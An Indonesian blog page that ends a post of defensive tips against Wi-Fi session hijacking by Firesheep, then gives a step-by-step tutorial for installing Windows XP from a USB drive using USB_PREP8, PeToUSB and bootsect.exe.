1. Usahakan jangan gunakan fasilitas "Remember Me" pada aplikasi web kalau anda ada di dalam suatu jaringan, khususnya Wi-Fi area. Bisa-bisa sudah pulang rumah, si penyerangnya lagi asyik liat2 profil pic anda
2. Bisa juga menggunakan Blacksheep untuk melihat keberadaan dari orang-orang jahil yang sedang menggunakan tools Firesheep. Untuk lebih jelasnya bisa dilihat disini gan http://vishnuvalentino.com/computer/...for-firesheep/
3. Anda bisa gunakan SSH(Secure Shell) tunneling, cuman ini agak beribet dan lumayan nambah biaya
Kira-kira seperti itu gambarannya, mudah-mudahan informasi ini berguna.. =)
Jumat, 17 Desember 2010
Install Windows XP dari USB
Install Windows XP dari USB
17 Desember 2010 by Poetra
hmmm tulisan pertama niehh, apa yang mau ditulis ya,
pertaama keknya ini dulu deh diucapin.....

hmmm tulisan pertama niehh, apa yang mau ditulis ya,
pertaama keknya ini dulu deh diucapin.....
Apa saja yang kita butuhkan ?? Ini dia:
USB_PREP8,
PeToUSB
Bootsect.exe
CD Windows XP
Komputer yang ada CD drivenya dan pake OS Windows XP atau Vista.
Setelah download semua kebutuhan di atas, berikut langkah-langkahnya:
1. Ekstrak Bootsect.exe, USB_prep8 sama PeToUSB.
2. Copy-Paste PeToUSB.exe ke folder USB_prep8.
3. Doble klik usb_prep8.cmd yang ada di dalam folder USB_prep8, nanti muncul command prompt kyk gini:

4. Klik sembarang tombol, nanti akan muncul window kyk gini:

5. Klik start. PENTING: Setelah proses format selesai, jangan tutup windownya! Biarin aja jangan dikutak-kutik.^^
6. Buka command prompt(start->all programs->accecories->command prompt atau start->run…->ketik cmd di box)
7. Arahkan command prompt ke direktori dimana bootsect.exe di ekstrak tadi pakai command:
“cd direktori_tempat_bootsect.exe”
contoh: “cd desktop\new folder”
8. Ketik “bootsect.exe /nt52 I:”. I adalah drive USB(ganti sesuai keadaan drive di komputer).
Kalau sukses nanti keluar kalimat “Bootcode was successfully updated on all targeted volumes.”
9. Tutup command prompt yang ini (jangan yang usbprep8). Tutup juga window petousb, nanti akan muncul window sbb:

10. Jangan tekan enter dulu di sini(iseng amat!^^)
Tekan 1 lalu enter. Window akan muncul, browse ke drive tempat cd XP.
Tekan 2 lalu enter. Masukkan huruf yang belum terpakai untuk nama drive di komputer(biasanya c,d,e,f sudah terpakai)
Tekan 3 lalu enter. Masukkan huruf tempat drive USB.
Tekan 4 lalu enter. Proses menyalin data ke drive USB akan dimulai .
11. Akan ada pertanyaan tentang memformat drive T. Ketik y lalu enter.
12. Setelah formatting selesai, tekan enter untuk lanjut.
13. Tekan enter lagi untuk lanjut.
14. Akan muncul box pop up, klik yes.
15. Klik yes lagi di pop up yang muncul.
16. Klik yes lagi untuk melakukan unmount virtual drive.
Oke! Proses selesai. USB sudah bisa dipakai untuk melakukan instalasi Windows XP.
Jangan lupa setup boot manager di BIOS untuk boot dari USB.
Terus pas instalasi, pilih nomer 2 dulu untuk text mode setup. Proses akan lanjut seperti instalasi XP biasa.
Setelah selesai pilih pilihan nomer 1 untuk melanjutkan instalasi Windows XP.
Jangan cabut usb sampai instalasi selesai. Setelah Windows selesai diinstal, cabut USB(safely removed dulu yaaah)
Semoga bermanfaat
Langganan:
Komentar (Atom)